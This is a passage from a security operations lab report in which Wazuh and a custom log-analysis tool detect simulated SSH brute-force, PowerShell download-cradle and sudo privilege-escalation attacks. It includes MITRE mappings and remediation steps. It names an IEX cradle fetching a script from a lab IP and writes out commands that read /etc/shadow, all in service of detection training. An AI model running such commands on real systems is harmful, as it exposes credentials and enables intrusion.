


Figure 4.4 — ThreatScope findings by category: Defense Evasion (ADS T1564.004, Obfuscation T1027), Discovery (T1087.001, T1082), Malware (Web Shell T1505.003), and Zero-Day/Exploit (T1203)




Figure 4.5 — ThreatScope IOC extraction: 5 domains, 1 IPv4, 10 URLs including malicious http://192.168.1.9/test.ps1 — with full MITRE ATT&CK coverage table




Figure 4.6 — ThreatScope recommendations: block C2 IPs/domains, urgent web shell remediation — 144 detection rules, 25 categories

4.4 Incident Response Actions

ACTION	DETAILS
Alert Triage	Identified IEX download cradle targeting 192.168.1.9/test.ps1
IOC Extraction	16 IOCs extracted including malicious URL and suspicious domains
STIX Export	Threat intel bundle generated for sharing with threat intel platforms
Recommendation	Restrict PowerShell execution policy: Set-ExecutionPolicy RemoteSigned
Recommendation	Enable PowerShell Script Block Logging (Event ID 4104)
Recommendation	Deploy AppLocker or WDAC to block unauthorized script execution

Scenario 3 — Privilege Escalation (Sudo Abuse)

5.1 Attack Description

Privilege escalation techniques were simulated on the Ubuntu Server by enumerating sudo permissions and accessing sensitive system files. These actions represent common post-exploitation steps taken by attackers after gaining initial access to a Linux endpoint.

```
$ sudo -l # Enumerate sudo privileges
$ sudo cat /etc/shadow # Access sensitive credentials file
```

5.2 Detection — Wazuh SIEM

Wazuh detected all privilege escalation activity through the installed agent. A total of **407 events** were recorded, with critical alerts for sudo-to-root execution and first-time sudo usage flagged immediately.

RULE ID	DESCRIPTION	SEVERITY
5402	Successful sudo to ROOT executed	Level 3
5403	First time user executed sudo	Level 4
5501	PAM: Login session opened	Level 3
5502	PAM: Login session closed	Level 3
40111	Multiple authentication failures (residual)	Level 10




Figure 5.1 — Wazuh Threat Hunting Events showing 407 hits including sudo-to-ROOT (5402), first-time sudo (5403), and PAM session events for agent Oxsabry

5.3 MITRE ATT&CK Mapping

TECHNIQUE ID	NAME	TACTIC
T1548.003	Sudo and Sudo Caching	Privilege Escalation
T1087.001	Local Account Discovery	Discovery
T1552.001	Credentials In Files (/etc/shadow)	Credential Access
T1078.003	Valid Accounts: Local Accounts	Defense Evasion




Figure 5.2 — Wazuh MITRE ATT&CK Dashboard filtered by Privilege Escalation tactic, showing Sudo and Sudo Caching / Valid Accounts techniques with tactic distribution charts

5.4 Incident Response Actions

ACTION	DETAILS
Alert Triage	Root execution via sudo confirmed — user sabry on Oxsabry host
Impact Assessment	Sensitive file <code>/etc/shadow</code> accessed — potential credential exposure
Recommendation	Restrict <code>/etc/shadow</code> access: <code>chmod 640 /etc/shadow</code>
Recommendation	Audit sudoers file — remove unnecessary sudo privileges
Recommendation	Enable auditd for comprehensive privilege escalation monitoring

Overall MITRE ATT&CK Coverage

Across all three scenarios, the combined detection pipeline (Wazuh + ThreatScope) identified activity mapped to **12 distinct MITRE ATT&CK techniques** spanning **6 tactics**.

TECHNIQUE ID	NAME	TACTIC	SOURCE
T1110 / T1110.001	Brute Force / Password Guessing	Credential Access	Wazuh
T1021.004	Remote Services: SSH	Lateral Movement	Wazuh
T1078	Valid Accounts	Defense Evasion	Wazuh
T1548.003	Sudo and Sudo Caching	Privilege Escalation	Wazuh
T1059	Command & Scripting Interpreter	Execution	ThreatScope
T1027	Obfuscated Files (Base64/IEX)	Defense Evasion	ThreatScope
T1090.003	Multi-hop Proxy (Tor)	Command & Control	ThreatScope
T1134 / T1134.001	Access Token Manipulation	Privilege Escalation	ThreatScope
T1564.004	NTFS Alternate Data Streams	Defense Evasion	ThreatScope
T1505.003	Web Shell	Persistence	ThreatScope
T1087.001	Local Account Discovery	Discovery	ThreatScope
T1082	System Information Discovery	Discovery	ThreatScope

ThreatScope — Tool Summary

ThreatScope (v3.0.0) is a custom-built Python threat detection engine developed as part of this project's toolset. It was used to perform deep static analysis on exported Windows Event Log files (.evtx), providing detection capabilities beyond what is natively available in a standard SIEM deployment.




Figure 7.1 — ThreatScope v3.0.0 full analysis report for security_logs.evtx (21 MB): 17,697 lines processed, 100% CRITICAL threat score, 7 findings, 7 MITRE techniques, 57 IOCs extracted

CAPABILITY	DETAILS
Detection Rules	144 built-in rules + 1 Sigma rule (custom)
Log Support	.evtx, .log, .txt (Windows Event Logs)
MITRE Mapping	Automatic technique mapping per finding
IOC Extraction	IPs, domains, URLs, hashes, CVEs
Export Formats	JSON report + STIX 2.1 threat intel bundle
File Integrity	MD5 + SHA-256 hash of every analyzed file
Interface	Full GUI + CLI mode support

Conclusions & Skills Demonstrated

This project successfully demonstrated a complete SOC detection and response workflow across three realistic attack scenarios. The combination of Wazuh SIEM for real-time endpoint monitoring and ThreatScope for deep log analysis provides layered detection coverage that mirrors enterprise-grade security operations.

SKILL AREA	EVIDENCE
SIEM Deployment	Deployed and configured Wazuh with live agent monitoring
Threat Detection	Detected SSH brute force, PowerShell abuse, and privilege escalation
Log Analysis	Analyzed 17,000+ log lines using custom detection engine (ThreatScope)
MITRE ATT&CK	Mapped 12 techniques across 6 tactics from real attack data
Threat Intelligence	Generated STIX 2.1 bundles and extracted 57+ IOCs
Incident Response	Documented triage, impact assessment, and remediation per scenario
Detection Engineering	Built and applied 144 custom detection rules in ThreatScope
Linux/Windows Admin	Configured VMs, networking, agents, and log collection pipelines